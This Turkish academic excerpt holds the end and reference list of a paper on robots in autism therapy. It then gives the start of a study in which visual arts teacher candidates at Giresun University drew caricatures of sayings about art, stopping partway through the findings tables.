Dikkat edilmesi gereken nokta bilimkurguyu bir kenara bırakıp robotların insanların yerini almayıp onlara yardımcı olacağını bilmemizdir. Filmlerde ya da kitaplarda gördüğümüz insan ırkını yok edecek yapay zekanın gelişmesi şu an için çok uzak bir ihtimaldir. Yapılması gereken teknolojiyi kendi yararımızı kullanıp geliştirmek olacaktır. Özellikle insan-robot etkileşimi (HRI) çalışmalarına daha fazla önem vermek başta kendi ülkemiz ve tüm Dünya için çok önemlidir. 2019’dan bu yana %11 oranında artış gösteren robot kullanımı zaten bunun bir göstergesidir (41). Teknolojideki mevcut hızlı ilerleme de göz önüne alındığında özellikle OSB’li bireyler için şans daha da artıyor.

4. KAYNAKÇA

- 1) Spektrum ne demek? (t.b). Nedir ne demek. <https://www.nedirnedemek.com/spektrum-ne-demek>.
- 2) American Psychiatric Association 2013. Diagnostic and Statistical Manual of Mental Disorders (5th ed.) Washington, DC: Author.
- 3) Töret, G., Özdemir, S., Selimoğlu, Ö.G., Özkubat, U. (2014). Otizmliler Çocuğa Sahip Olan Ebeveynlerin Görüşleri: Otizm Tanımlamaları ve Otizmin Nedenleri. Ankara Üniversitesi Eğitim Bilimleri Fakültesi Özel Eğitim Dergisi, 15(1), 1-14.
- 4) Sigman, M., Dijamco, A., Gratier, M., Rozga, A. (2004). Early Detection of Core Deficits İn Autism. Ment Retard Dev Disabil Res Rev, 10(4), 221–33.
- 5) Fazıloğlu, Y. Ö. (2004). Duyusal Entegrasyon Programının Otizmliler Çocukların Duyusal ve Davranış Problemleri Üzerine Etkisinin incelenmesi, (Ankara Üniversitesi Fen Bilimleri Enstitüsü Basılmamış Doktora Tezi), Ankara, 16-139.

- 6) Volkmar, F.R., Chawarska, K. (2008). Autism In Infants: An Update. *World Psychiatry*, 7(1), 19-21. DOI: <https://dx.doi.org/10.1002%2Fj.2051-5545.2008.tb00141.x>.
- 7) Elsabbagh, M. and at all. (2012). Global Prevalence of Autism and Other Pervasive Developmental Disorders. *Autism Res*,5(3),160-179. DOI: <https://dx.doi.org/10.1002%2Faur.239>.
- 8) How common are autism spectrum disorders. (n.d.). World Health Organization. [https://www.who.int/news-room/q-a-detail/autism-spectrum-disorders-\(asd\)](https://www.who.int/news-room/q-a-detail/autism-spectrum-disorders-(asd)).
- 9) National Research Council. 2001. *Educating Children with Autism*. Washington, DC: The National Academies Press. <https://doi.org/10.17226/10017>.
- 10) Heyes, C. (2010). Where Do Mirror Neurons Come From?. *Neuroscience and Biobehavioral Reviews*, 34, 575-583. <https://doi.org/10.1016/j.neubiorev.2009.11.007>.
- 11) Dapretto, M., Davies, M.S., Pfeifer, J.H., Scott, A.A., Sigman, M., Bookheimer, S.Y., Imani, M. (2006). Understanding Emotions In Others: Mirror Neuron Dysfunction In Children With Autism Spectrum Disorders. *Nature Neuroscience*, 9(1), 28-30. DOI: 10.1038/nn1611.
- 12) Buescher, A.V.S., Cidav, Z., Knapp, M. (2014). Costs Of Autism Spectrum Disorders In The United Kingdom And The United States. *JAMA Pediatr*, 168(8), 721-728. DOI: 10.1001/jamapediatrics.2014.210.
- 13) Dautenhahn, K., Werry, I.P. (2004). Towards Interactive Robots in Autism Therapy: Background, Motivation and Challenges. *Pragmatics & Cognition*, 12(1), 1-35. DOI: 10.1075/pc.12.1.03dau.
- 14) Thill, S., Pop, C.A., Belpaeme, T., Ziemke, T. (2013). Intact Automatic Imitation Of Human And Robot Actions In Autism Spectrum Disorders. *Paladyn*, 3(4), 1-9. DOI: 10.2478/s13230-013-0107-7.
- 15) Ravindra, P., De Silva, S., Tadano, K., Saito, A., Lambacher, S.G., Higashi, M. (2009). Therapeutic-Assisted Robot For Children With Autism. *IEEE*, DOI: <https://doi.org/10.1109/IROS.2009.5354653>.
- 16) Kozima, H. (2000). *Infanoid: An Experimental Tool for Developmental Psycho-Robotics*. International Workshop on Developmental Study
- 17) Dautenhahn, K. (1999). *Robots As Social Actors: Aurora And The Case Of Autism*. Proceedings Third Cognitive Technology Conference CT'99, August, San Francisco.
- 18) Wainer, J., Ferrari, E., Dautenhahn, K., Robins, B. (2010). The Effectiveness Of Using a Robotics Class To Foster Collaboration Among Groups Of Children With Autism In An Exploratory Study. *Personal and Ubiquitous Computing*, 14, 445-455.

- 19) Dautenhahn, K. (2003). Roles and Functions Of Robots In Human Society: Implications From Research In Autism Therapy. *Robotica*, 21, 443-452.
- 20) Kim, E.S., Shic, F., Paul, R., Scasselati, B. (2012). Bridging The Research Gap: Making HRI Useful to Individuals With Autism. *Journal of Human-Robot Interaction*, 1, 25-54.
- 21) Nazarihorram, A., Ziafat, P., Charpiot, L., Costa, A.P., Lera, F.R., Torre, V.L. (2018). A Comparison Between A Person And A Robot In The Attention, Imitation, And Repetitive And Stereotypical Behaviors Of Children With Autism Spectrum Disorder. Conference: Human Robot Interaction (HRI). Chicago, USA.
- 22) Tapus, A., Mataric, M.J., Scasselati, B. (2007). Socially Assistive Robotics [Grand Challenges of Robotics]. *IEEE Robotics & Automation Magazine*, 14(1), 35-42. Doi: 10.1109/MRA.2007.339605.
- 23) Aminuddin, R., Sharkey, A., Levita, L. (2016). Interaction With the Paro Robot May Reduce Psychophysiological Stress Responses. The Eleventh ACM/IEEE International Conference on Human Robot Interaction. DOI: 10.1109/HRI.2016.7451872.
- 24) Sabanovic, S., Bennet, C.C., Chang, W., Huber, L. (2013). PARO Robot Affects Diverse Interaction Modalities In Group Sensory Therapy For Older Adults With Dementia. IEEE, Seattle, WA, USA. DOI: 10.1109/ICORR.2013.6650427.
- 25) Lane, G. W., Noronha, D., Rivera, A., Craig, K., Yee, C., Mills, B., & Villanueva, E. (2016). Effectiveness of a social robot, "Paro," in a VA long-term care setting. *Psychological Services*, 13(3), 292–299. <https://doi.org/10.1037/ser0000080>.
- 26) McGlynn, S.A., Kemple, S., Mitzner, T.L., King, C.A., Rogers, W.A. (2017). Understanding The Potential of PARO For Healthy Older Adults. *International Journal of Human-Computer Studies*, 100, 33-47. DOI: <https://doi.org/10.1016/j.ijhcs.2016.12.004>.
- 27) Kozima, H., Yasuda, Y., Nakagawa, C. (2007). Social Interaction Facilitated By a Minimally-Designed Robot: Findings From Longitudinal Therapeutic Practices For aAutistic Children. IEEE, Jeju, South Korea. DOI: 10.1109/ROMAN.2007.4415155.
- 28) Cao, H.L., Perre, G.V., Lefeber, D., Vanderborght, B., Simut, R., Peca, A., Pop, C. (2014). Enhancing My Keepon Robot: A Simple and Low-Cost Solution for Robot Platform in Human-Robot Interaction Studies. The 23rd IEEE International Symposium on Robot and Human Interactive Communication, Edinburgh. Scotland, UK. DOI: 10.1109/ROMAN.2014.6926311.
- 29) Chan, L., Menell, D.H., Srinivasa, S., Dragan, A. (2019). The Assistive Multi-Armed Bandit. IEEE, Daegu, Korea (South), Korea (South). DOI: <https://doi.org/10.1109/HRI.2019.8673234>.

- 30) Luo, X., Zhang, Y., Zavlanos, M.M. (2020). Socially-Aware Robot Planning via Bandit Human Feedback. IEEE, Sydney, Australia, Australia. DOI: <https://doi.org/10.1109/ICCPS48487.2020.00033>.
- 31) Wood, L.J., Zarak, A., Robins, B., Dautenhahn, K. (2019). Developing Kaspar: A Humanoid Robot for Children with Autism. *International Journal of Social Robotics*. DOI: <https://doi.org/10.1007/s12369-019-00563-6>.
- 32) Wainer, J., Dautenhahn, K., Robins, B., Amirabdollahian, F. (2014). A Pilot Study with a Novel Setup for Collaborative Play of the Humanoid Robot KASPAR with Children with Autism, *Int J Soc Robo*, 6, 45-65. DOI: [10.1007/s12369-013-0195-x](https://doi.org/10.1007/s12369-013-0195-x).
- 33) Wainer, J., Dautenhahn, K., Robins, B., Amirabdollahian, F. (2010). Collaborating with Kaspar: Using an Autonomous Humanoid Robot to Foster Cooperative Dyadic Play Among Children With Autism. IEEE, Nashville, TN, USA. DOI: [10.1109/ICHR.2010.5686346](https://doi.org/10.1109/ICHR.2010.5686346).
- 34) Shamsuddin, S., Yussof, H., Ismail, L., Hanapiah, F.A., Mohamed, S., Piah, H.A. (2012). Initial Response of Autistic Children in Human-Robot Interaction Therapy with Humanoid Robot NAO. IEEE, Melaka, Malaysia. DOI: [10.1109/CSPA.2012.6194716](https://doi.org/10.1109/CSPA.2012.6194716).
- 35) Aly, A., Tapus, A., David, D.O., Jisa, L., Peca, A., Pop, C., Pintea, S., Rusu, A.S. (2012). Children With Autism Social Engagement in Interaction With Nao, an Imitative Robot. *Interaction Studies*, 13(3), 315-347. DOI: [10.1075/is.13.3.01tap](https://doi.org/10.1075/is.13.3.01tap).
- 36) Brown, A.S. (2018). Face to Face with Autism. *Mechanical Engineering*, 140(2), 35-39. DOI: <https://doi.org/10.1115/1.2018-FEB-2>.
- 37) Pennazio, V. (2017). Social Robotics to Help Children With Autism in Their Interactions Through Imitation. *Research on Education and Media*, 9(1), 10-16. DOI: <https://doi.org/10.1515/rem-2017-0003>.
- 38) Kruck, J., Kostrubiec, V. (2020). Collaborative Research Project: Developing and Testing a Robot-Assisted Intervention for Children With Autism. *Frontiers in Robotics and AI*, 7(37), 1-16. DOI: <https://doi.org/10.3389/frobt.2020.00037>.
- 39) Costa, A.P., Steffgen, G., Lera, F.R., Nazarihorram, A. (2017). Socially Assistive Robots For Teaching Emotional Abilities to Children With Autism Spectrum Disorder, 3rd workshop Child-Robot Interaction at Human Robot Interaction (HRI), Vienna, Austria.
- 40) Akın, Ö. (2017). Hızla Artan Endüstriyel Robotların Üretim Süreçlerinde Yarattığı Değişimler ve Türkiye İşgücü Piyasasında Yaratacağı Olası Etkilerin Değerlendirilmesi. *İş ve Hayat*, 3(6), 71-42.

- 41) International Federation of Robotics (IFR). (2020). IFR presents World Robotics Report 2020. <https://ifr.org/ifr-press-releases/news/record-2.7-million-robots-work-in-factories-around-the-globe>. (Erişim: 14.01.2020).
- 42) PARO Photo Gallery. (n.d). PARO All Over The World. <http://www.parorobots.com/photogallery.asp>
- 43) BeatBots. (n.d). My Keepon. <https://beatbots.net/my-keepon>
- 44) Robotics Today. (n.d). Bandit. <https://www.roboticstoday.com/robots/bandit>
- 45) Kaspar the Social Robot. (n.d). Research and Development. <https://www.herts.ac.uk/kaspar/research-and-development>.
- 46) Softbank Robotics. (n.d). The future of education is NAO. <https://us.softbankrobotics.com/nao>.
- 47) Robots4Autism. (n.d.). Meet Milo. <https://robots4autism.com/milo/>.
- 48) Tohum Otizm Vakfi. (t.d). Tamamlanan Projeler. <https://www.tohumotizm.org.tr/hakkimizda/projeler/tamamlanan-projeler/>.
- 49) Turcell. (t.d). İçimdeki Hazine. <https://www.turkcell.com.tr/servisler/icimdeki-hazine>.

SANAT İLE İLGİLİ SÖZLERİN GÖRSEL SANATLAR EĞİTİMİNDE KARİKATÜR YOLUYLA ANLATILMASI

Nalan Okan Akın

Giresun Üniversitesi, Eğitim Fakültesi, Giresun, TURKEY

nalanokan@gmail.com

ORCID: 0000-0003-2553-7229

ÖZET

Karikatürler her yaş grubu için eğlencelidir. Mizahi anlatımın yanında düşündürücü ve estetik değerler de içeren ürünlerdir. Özellikle çocukların ilgisini çekmektedir. Sanatsal bir üretim olan karikatürler görsel sanatlar derslerinin de kapsamına girmektedir. İlk ve ortaokul öğrenciler için eğlenceli öğretici bir tekniktir. Karikatür çizmenin çocuğa farklı sanatsal bakış açısı, estetik ve eleştirel bakış açısı kazandıracak düşünülmemektedir. Öncelikle görsel sanat öğretmen adaylarında karikatür çizmek ile ilgili farkındalık oluşturma fikrinden hareketle bu araştırmanın yapılmasına karar verilmiştir. Aynı zamanda da örnek bir uygulama çalışması yapılarak etkilerine bakılmıştır. Araştırmada 15 kişilik katılımcı ile eylem araştırması yapılmıştır. Araştırma Giresun Üniversitesi görsel sanatlar (Resim-İş) eğitimi alan 15 kişilik 2.sınıf öğrencisinden oluşmaktadır. Araştırma ders kapsamında gerçekleştirilen 3 haftalık süreçten oluşmaktadır. Araştırmada sanat ile ilgili bir kavramsal sözün karikatür yoluyla anlatılması istenmiştir. Araştırma verileri çalışma grubunun karikatür örneklerinden oluşmaktadır. Veriler betimsel analiz yöntemi ile görseller üzerinden gruplandırılarak değerlendirilmiştir. Bu değerlendirmede kavram seçimi, estetik değerler, görsel anlatım gibi özelliklere bakılmıştır. Araştırma verilerinden elde edilen bulgularda sanat ile ilgili benzer kavramlar daha çok tercih edildiği görülmüştür. Karikatürlerde estetik nitelikler kullanmışlardır. Karikatürlerinde kullandıkları kavramla görseli ilişkilendirebilmişlerdir. Eleştirel bakış açısı ile karikatürleri oluşturmuşlardır. Araştırmanın görsel sanatlar öğretmen adaylarında sanat ile ilgili

kavram ve estetik ürün ilişkisi açısından etkili olduğu ve eleştirel bakış açısı kazandırdığı sonucuna ulaşılmıştır.

Anahtar Kelimeler: görsel sanatlar, karikatür, estetik, sanat eleştirisi

EXPRESSION OF WORDS ABOUT ART IN VISUAL ARTS EDUCATION THROUGH *CARICATURE*

ABSTRACT

Caricatures are fun for all age groups. They are products that include thoughtful and aesthetic values as well as humorous expression. It especially attracts the attention of children. caricatures, an artistic production, are also included in the visual arts lessons. It is a fun instructive technique for primary and secondary school students. It is thought that drawing caricatures will give the child a different artistic perspective, aesthetic and critical perspective. First of all, it was decided to carry out this research based on the idea of raising awareness about drawing caricatures among visual arts teacher candidates. At the same time, a sample application study was conducted and its effects were examined. An action research was conducted with 15 participants in the research. The research consists of 15 second grade students of Giresun University who are studying visual arts (Painting-Work). The research consists of a 3-week process within the course. In the research, a conceptual statement about art was asked to be expressed through caricatures. Research data consist of caricature samples of the study group. The data were evaluated by grouping over the images using descriptive analysis method. In this evaluation, features such as concept selection, aesthetic values, and visual expression were examined. In the findings obtained from the research data, it was seen that similar concepts about art were preferred more. They used aesthetic qualities in caricatures. They were able to relate the concept they used in their caricatures and the visual. They created the caricatures with a critical perspective. It was concluded that the study was effective in visual arts teacher candidates in terms of the relationship between art-related concepts and aesthetic products and gained a critical perspective.

Keywords: Visual Arts, Caricature, Aesthetics, Art Criticism

1. GİRİŞ

Karikatürler insanı güldüren güldürürken düşündüren ve farkındalık sağlayan sanatsal ürünlerdir. Yaşı ne olursa olsun her insan için eğlencelidir. Sanatsal anlamda bakıldığında ise mizahi anlatımın

yanında sanatsal bir teknik olduğu için estetik değerler içermektedir. Sözlük anlamıyla; İnsan ve toplumla ilgili her tür olayı konu alarak abartılı bir biçimde veren, düşündürücü ve güldürücü resimdir (<https://sozluk.gov.tr/>). Bu ifade yüzeysel bir tanımdır. Daha detaylı olarak meydana çıkışı açısından bakıldığında daha iyi anlamını bulacaktır.

Kavram olarak karikatür ilk kez 17yy. Da Carracci atölyesinden kaynaklandığı kabul edilmektedir. Sözcük olarak ilk kez 1646 da Diverse figure (Bologna), Carracilerin , özellikle Annibale Carracci'nin abartılı Bolognalı portrelerini tanıtan Mosini tarafından kullanılmıştır; 1665te de G.L.Bernini tarafından Fransa da tanıtılmıştır. Türediği caricare sözcüğünün de İtalyanca carattere (karakter), hatta İspanyolca cara (yüz) sözcüklerinden kaynaklandığı düşünülmektedir (Ansiklopedisi, E. S. (1997:955). Ancak karikatürlere abartılı resimler olarak bakılırsa tarih öncesi dönemlere kadar izler barındırmaktadır. Hatta sanatın ilk izlerini taşıyan mağara resimlerindeki naiflik ya da başka bir yorumla stilizasyonları da karikatür resimler olarak tasvir edilebilir.

Ama bir güldürüyü çizgilerle resimlemek olarak ele alınırsa, 18.yy da başladığı kabul edilir. Ancak çağdaş anlamıyla, yani hiç yazıya gerek olmadan çizgilerle güldürü biçiminde nitelendirilirse , tarihi çok yenidir (Ansiklopedisi, E. S. (1997:955).

Karikatürlerin çocukların ilgisini çekmesi yalın çizgisel anlatımı ve renk kullanımından kaynaklanıyor olabilir. Anlaşılması kolay olduğu gibi uygulaması da basittir. Sanatsal bir üretim olan karikatürler görsel sanatlar derslerinin de kapsamına girmektedir. İlk ve ortaokul öğrenciler için eğlenceli öğretici bir tekniktir. Karikatür çizmenin çocuğa farklı sanatsal bakış açısı, estetik ve eleştirel bakış açısı kazandıracığı düşünülmektedir. Çocukların yaratıcılıklarına da katkıda bulunacağı düşünülmektedir.

Yaratıcılık sanatın doğasında vardır. Ancak yaratıcılık sanat ile sınırlı bir kavram değildir. Çocuk kavramı ile yaratıcılık kavramı sıkça bir arada kullanılmaktadır. Çünkü yaratıcılık doğuştan gelen bir kavramdır. Aynı zamanda eğitim ile geliştirilip dönüştürülen bir kavramdır da. Sungur'un (Sungur,1997:31) ifadesiyle eğitimin amacı, diğer kuşakların yaptıklarını yineleyen değil, yeni şeyler yapabilme yeteneği olan insanlar yaratmaktır.

Sanat Eğitimi; sanatın tüm alanlarını kapsayan yaratıcı estetik eğitimidir. Sanat, insanın iki temel özelliği olan us ve duygularının eğitiminde önemli bir görevi üstlenmiş olmaktadır (Etike,2001:27). Sanat eğitimi, genel anlamda, güzel sanatların bütün alanlarını kapsayan, okul içi ve okul dışı yaratıcı eğitim sürecidir (Boydaş,Balcı,1997:169). Sanat eğitimi yoluyla öğrenci çarpıklıklardan, düzensizlikten rahatsız olacak ve ileride yaşamı içinde bunları düzeltmeye çalışacaktır (Telli, 1996: 42). Sanat eğitimcilerinin birleştikleri düşünce; resim eğitimi yoluyla çocukta yaratıcı, yapıcı ve estetik kişiliğin geliştirilmesidir (Etike, 2001: 34).

Yaratıcılığı geliştiren ve sanatsal bir ürün olan karikatürler bir çok eğitim araştırmalarında konu olmuştur. Daha çok sosyal bilgiler, türkçe fen öğretiminde yardımcı bir teknik olarak kullanılmıştır.

Sosyal Bilgiler alanında Akengin, H., & Ibrahimoğlu, Z. (2010) nun çalışmalarında, Sosyal Bilgiler dersinde karikatür kullanımının öğrencilerin başarısı ve derse ilişkin görüşlerine etkisi araştırılmıştır. Bir başka çalışmada Sidekli, S., Harun, E. R., Yavaşer, R., & AYDIN, E. (2014) nın 6. sınıf Sosyal Bilgiler öğretim programında yer alan “Yeryüzünde Yaşam” ünitesinin “Kutuplardan Çöllere Değişen İklim” konusunun öğretiminde karikatür kullanımının öğrencilerin akademik başarısına etkisi incelenmiştir.

Matematik eğitimi ile ilgili Korucu, S. (2009) nun araştırmasında, çokgenler konusunun karikatürle ve bilgisayar destekli öğretimle işlenmesinin öğrencilerin matematik başarılarına, matematiğe karşı özyeterlik algılarına, matematik tutumlarına, matematik kaygılarına ve öğrenilen bilginin kalıcılığına etkileri ortaya çıkarılmaya çalışılmıştır.

Türkçe Eğitimi ile ilgili Melanlıoğlu, D., Tayşi, E. K., & Özdemir, B. (2012) in *Yabancılara Türkçe öğretimi derslerinde karikatürden, derse dikkat ve ilgi çekmek, öğrencileri karikatürdeki mizah unsurlarıyla derse motive etmek, karikatür aracılığıyla birtakım dil bilgisi, okuma, konuşma, yazma etkinlikleri yapmak, kültürlerarası iletişim yetisi kazandırmak amacıyla yararlanılabilirliği incelenmiştir*. Yaman, H. (2010) in araştırmasında ise ilköğretim ikinci kademe öğrencilerinde Türkçe dil bilgisi derslerinin karikatür kullanılarak işlenmesinin öğrenci başarısına etkisine bakılmıştır.

Fen eğitimi ile ilgili olarak da Taş, M. (2014) in iki bölümden oluşan ve İlk bölümde karikatür destekli fen öğretiminin ilköğretim düzeyindeki öğrencilerin akademik başarı ve bilginin kalıcılığına etkisi, İkinci bölümde ise karikatür destekli fen eğitimi ile ilgili olarak öğrencilerin görüşleri incelenmiştir. GÖÇER, A., & Akgül, O. (2020) ün çalışmasında Türkiye’de karikatürün eğitsel bir materyal olarak kullanımı ile ilgili gerçekleştirilen çalışmaların genel görünümü ortaya çıkarılmaya çalışılmıştır. Bu doğrultuda 2000- 2020 yılları arasında yapılan akademik çalışmalar; türüne (lisansüstü tez, makale ve bildiri), yayımlandığı yıllara, hedef kitlesine, kullanılan karikatür türüne, araştırma modeline ve ilgili oldukları eğitim alanlarına göre değerlendirilmiştir.

Sanat alanı ile ilgili olarak AYGÜN, S. ün çalışmasında, 2004 yılında Eskişehir Odunpazarı Eğitim Karikatürleri Müzesi Müze salonlarında sergilenen veya henüz sergilenmeyen seramik karikatür heykellerle porselen tabaklara çizilmiş karikatürler değerlendirilmektedir. DOĞAN, İ. T. D. (2019) da Türkiye Cumhuriyetindeki sosyolojik değişimleri karikatürler üzerinden incelenmiştir. Sanat eğitimi ile ilgili olarak Türkmen, E. F. (2018) öğretmen adayı konservatuvar öğrencilerinin öğretmenlik mesleğine yönelik bazı değerlere ilişkin algılarının “iyimser ve kötümser” karikatürleri yoluyla pekiştirilmesi ve bazı temel öğretmenlik değerlerinin karikatürler yoluyla tanıtılması yapılmıştır. Son olarak YILMAZ, M. (2014) in araştırmasında ise Görsel Sanatlar Eğitiminde bugüne kadar ihmal edilmiş olan “mizah”olgusunun yeri ve önemini, sanat eğitimi derslerinde yararlanılabilecek mizah kaynaklarını ve bu kaynaklardan yararlanarak yaptırılacak sanatsal çalışmaları örnekleriyle birlikte ortaya koyulmuştur.

Karikatür ile ilgili eğitim alanında yapılan araştırmalarda karikatürün öğretim aracı olarak kullanıldığı görülmektedir. Sanat eğitimi alanında ise bu şekilde araştırmalar çok azdır. Bu bakımdan sanat eğitimi alanında bir uygulama çalışması yapılması düşünülmüştür.

2. YÖNTEM

2.1 Araştırmanın Amacı ve Önemi

Araştırma görsel sanat öğretmen adaylarında (Resim-İş Eğitimi Anabilim Dalı Öğrencileri) karikatürün görsel sanatlar eğitiminde kullanımına yönelik farkındalık oluşturmayı amaçlamaktadır. Aynı zamanda karikatür çiziminde oluşturulan estetik nitelikler ve yaratıcı uygulamalara da dikkat çekmeyi amaçlamaktadır. Karikatür tekniğinin görsel sanatlar eğitiminde kullanılmasının yaratıcılık açısından önemini de göstereceği düşünülmektedir.

2.2. Araştırmanın Modeli

Araştırma nitel araştırma yöntemlerinden eylem araştırmasıdır. Eylem araştırması Büyüköztürk ve diğerlerine göre (2008:18-19) belirli bir durumun koşullarını değiştirmeyi sağlayacak bilgiye yoğunlaşan yöntemdir. Karasar da(2004:27) uygulamalı araştırmanın iki türünden biri olan aksiyon (eylem) araştırması uzman araştırmacıların yürütücülüğünde, uygulayıcıların ve probleme taraf olanların da katılımıyla, var olan uygulamanın eleştirel bir değerlendirmesini yaparak, durumu iyileştirmek için alınması gereken önlemleri belirlemeyi amaçlayan araştırma diye açıklamaktadır. Kırışoğlu ise (2000:165); çoğunlukla ders saati içinde gerçekte de bu saatle sınırlı değildir. Bu araştırmada nitel araştırma araç ve yöntemleri kullanılır. Sanat eğitiminin okul öncesinden üniversiteye kadar, öğretmen, öğrenci, sanat, öğretim bağlamında ilerlemesi eylem araştırması yadsınamaz bir katkı sağlar demektir.

2.3. Çalışma Grubu

Araştırma Giresun Üniversitesi'nde görsel sanatlar (Resim-İş) eğitimi alan 15 kişilik 2.sınıf öğrencisinden oluşmaktadır.

Tablo 1: Çalışma Grubu

Çalışma Grubu	sayı
Giresun Üniversitesi Eğitim Fakültesi Güzel Sanatlar Eğitimi Bölümü Resim-İş Eğitimi Anabilim Dalı 2.Sınıf Öğrencileri	15
Toplam	15

2.4. Veri Toplama Araçları ve Analizi

Araştırma ders kapsamında gerçekleştirilen 3 haftalık süreçten oluşmaktadır. Araştırmada sanat ile ilgili bir kavramsal sözün karikatür yoluyla anlatılması istenmiştir. Bu 3 haftalık süreçte Öğretim Etkinlikleri tablosunda yer alan etkinlikler gerçekleştirilmiştir.

Tablo 2: Öğretim Etkinlikleri




Etkinlik aşaması	Etkinliğin Adı	Kaynak
1	Yaratıcılık ve Sanat	Balci, Y. B. (2010). Estetik. Gündüz Eğitim ve Yayıncılık.
2	Çocuğun sanatsal gelişim dönemleri	ARTUT, Ö. G. K. (2004). Okul öncesi resim eğitiminde çocukların çizgisel gelişim düzeylerine ilişkin bir inceleme. Çukurova Üniversitesi Sosyal Bilimler Enstitüsü Dergisi, 13(1).
3	Karikatür çizimi örnek video	(İnternetten)
4	Çocukların yaptığı örnek karikatür çizimleri	Araştırmacının arşivi
5	Atasözleri ile ilgili örnek karikatürler	(internetten)
6	Atasözleri ile ilgili çocukların yaptığı örnek karikatür çizimleri	(internetten)
7	Sanat ile ilgili sözlerin karikatürleştirilmesi	(görsel sanatlar Öğretmen adayları)

Araştırma verileri çalışma grubunun karikatür örneklerinden oluşmaktadır. Veriler içerik analizi yöntemi ile görseller üzerinden gruplandırılarak değerlendirilmiştir.

Tablo 3: Bulgular ve Veri Toplama Araçları

	Bulgular	Veri Türü	Veri Analizi
1	Karikatüre uygun sanat sözü seçimi	Karikatür ödevleri	İçerik
2	Karikatür estetik nitelikleri		

Tablo 4: 3 Örnek Karikatür Ve Seçilen Söz

Örnek	Sanat İle İlgili Söz	Karikatür
1	“Sanat ekmek peşinde koşarsa alçalır.”	
2	“Bilim ve sanat takdir edilmediği yerden göç eder.”	
3	“Eğer dünya açık ve aydınlık olsaydı sanat olmazdı”	

Veri toplama yöntemi olarak doküman analizi kullanılmıştır. Doküman incelemesi, araştırılması hedeflenen olgu veya olgular hakkında bilgi içeren yazılı materyallerin analizini kapsar (Yıldırım ve Şimşek,2000: 144). Eğitim alanında ders kitapları, program (müfredat) yönergeleri, okul içi ve dışı yazışmaları öğrenci kayıtları, toplantı tutanakları, öğrenci rehberlik kayıt ve dosyaları, öğrenci ve öğretmen el kitapları, öğrenci ders ödevleri ve sınavları, ders ve ünite planları, öğretmen dosyaları, eğitimle ilgili resmi belgeler, vb. dokümanlar bu tür araştırmalar için veri kaynağı olabilir. Bu tür araştırmalarda, araştırmacı, ihtiyacı olan veriyi, gözlem veya görüşme yapmaya gerek kalmadan elde edebilir (Yıldırım ve Şimşek, 2000: 140-141). Araştırmanın verilerinin analizinde içerik analizi kullanılmıştır. İçerik analizinde amaç, toplanan verileri açıklayabilecek kavramlara ve ilişkilere ulaşmaktır. Nitel araştırma verileri dört aşamada analiz edilir: verilerin kodlanması, temaların bulunması, kodların ve temaların organize edilmesi, bulguların tanımlanması ve yorumlanması (Yıldırım ve Şimşek, 2000: 162-163).

3.BULGULAR VE YORUM

Araştırma bulguları tablo 5, 6 7 ve 8 de verilmiştir. Bu tablolara göre yorumlanarak değerlendirmeler yapılmıştır. Tablo 5 “Sanat İle İlgili Sözlerin İçeriği” tema ve kodlarına göre gruplandırılarak oluşturulmuştur.

Tablo 5: Sanat İle İlgili Sözün İçeriği

	tema	kod
Ö1	yaşam	dünyayı aydınlatma
Ö2	yaşam	insanca yaşama
Ö3	yaşam	yüksek uygarlığa geçiş
Ö5	maddi değeri	para için yapılmaz
Ö8	maddi değeri	para için yapılmaz
Ö11	maddi değeri	para için yapılmaz
Ö13	maddi değeri	para için yapılmaz
Ö14	maddi değer	para için yapılmaz
Ö15	maddi değeri	para için yapılmaz
Ö7	kopya	doğa anlatma
Ö9	kopya	kopya değildir
Ö4	güzellik	güzel olmalı
Ö6	kalıcılık	güzellikler ölümsüzleştirir
Ö10	buluş	bilinmeyeni bulma
Ö12	takdir	takdir edilme

Tablo 5 e göre yaşam, maddi değer, kopya, güzellik, kalıcılık, buluş ve takdir kavramları olarak temelar oluşturulmuştur.

Tablo 6 “Sözün İçeriğindeki Kavramlar Ve Karikatürlerde Kullanılan Görsel Kavramların Karşılaştırılması” başlığı altında kodlar şeklinde karşılaştırmalı olarak düzenlenmiştir.

Tablo 6: Sözü İçerisindeki Kavramlar Ve Karikatürlerde Kullanılan Görsel Kavramların Karşılaştırılması

sözün içindeki kavramlar	f	Karikatürlerdeki görsel kavramlar	f
açık	1	ağaç	2
alçalmak	1	astronot	1
anlatmak	1	boya	2
aydınlık	1	boya tüpü	1
bilim	1	bulut	1
büyük	1	çöp	1
çalmak	1	dağ	2
çıkartmak	1	deney tüpü	1
çizim	1	diploma	1
doğa	1	dünya	1
dünya	1	ekmek	4
ekmek	4	ev	2
göç	1	eyfel kulesi	1
görev	1	fenner	1
güzel	2	fermuar	1
hafıza	1	fırça	6
içinde	1	güneş	1
insan	2	hırsız	1
iyi	1	heykel	1
kainat	2	insan	2
kaybolma	1	insanlar	1
kopya	1	kalem	2
koşmak	3	keman	1
merdiven	1	kitap	1
para	2	manzara tablo	1
sanat	14	mask	2
sanatçı	1	merdiven	2
sanatkar	1	nota	3
takdir	1	palet	11
uygarlık	1	para	2
ürün	1	ressam	2
yaşam	1	sanat tüketicisi	1
yüksek	1	sanatçı	4
		şövale	5
		tabure	2
		tuval	6
		uçak	1
		valiz	1
		yazı	3
toplam	33	39	84

Sözün içinde yer alan kavram sayısı 33 ve kavram ifade sıklığı ise 55 tir. Karikatürlerde ise görsel kavramlar 39 ve sıklığı da 84 olduğu görülmektedir. Kullanılan kavramlarda artış bulunmaktadır.

Tablo 7 de karikatürlerde sanati le ilgili görsel simgeler bir araya getirilmiştir. Sanatın hangi alanlarına yönelik simgeler kullanıldığına bakılmıştır.

Tablo 7 : Sanat İle İlgili Görsel Simgeler

tema	kod	f
Görsel sanatlar	boya tüpü	1
	boya	2
	fırça	5
	kalem	2
	palet	11
	şovale	5
	tablo	1
	tuval	16
müzik	keman	1
	nota	3
tiyatro	mask	2

Tabloya göre sanat çoğunlukla görsel sanatlar olarak algılanmış ve çok az müzik ve tiyatro simgeleri kullanılmıştır. Sanatın bunlar dışındaki alanlarıyla ilgili simgeler kullanılmamıştır.

Tablo 8 de “Karikatür Tekniğinde Kullanılan Görsel Sanat Unsurlar” dan yapılan karikatürlerin niteliğine uygun olanlar açısından bakılarak tablolar oluşturulmuştur.

Tablo 8: Karikatür Tekniğinde Kullanılan Görsel Sanat Unsurlar

	renk	çizgi	boşluk- mekan	vurgu	değişiklik	hareket- ritm	oran- orantı
Ö1	X			X	X	X	
Ö2		X	X		X		X
Ö3		X				X	
Ö4			X			X	X
Ö5	X			X	X	X	
Ö6		X	X		X		
Ö7	X		X	X	X	X	X
Ö8	X		X	X		X	
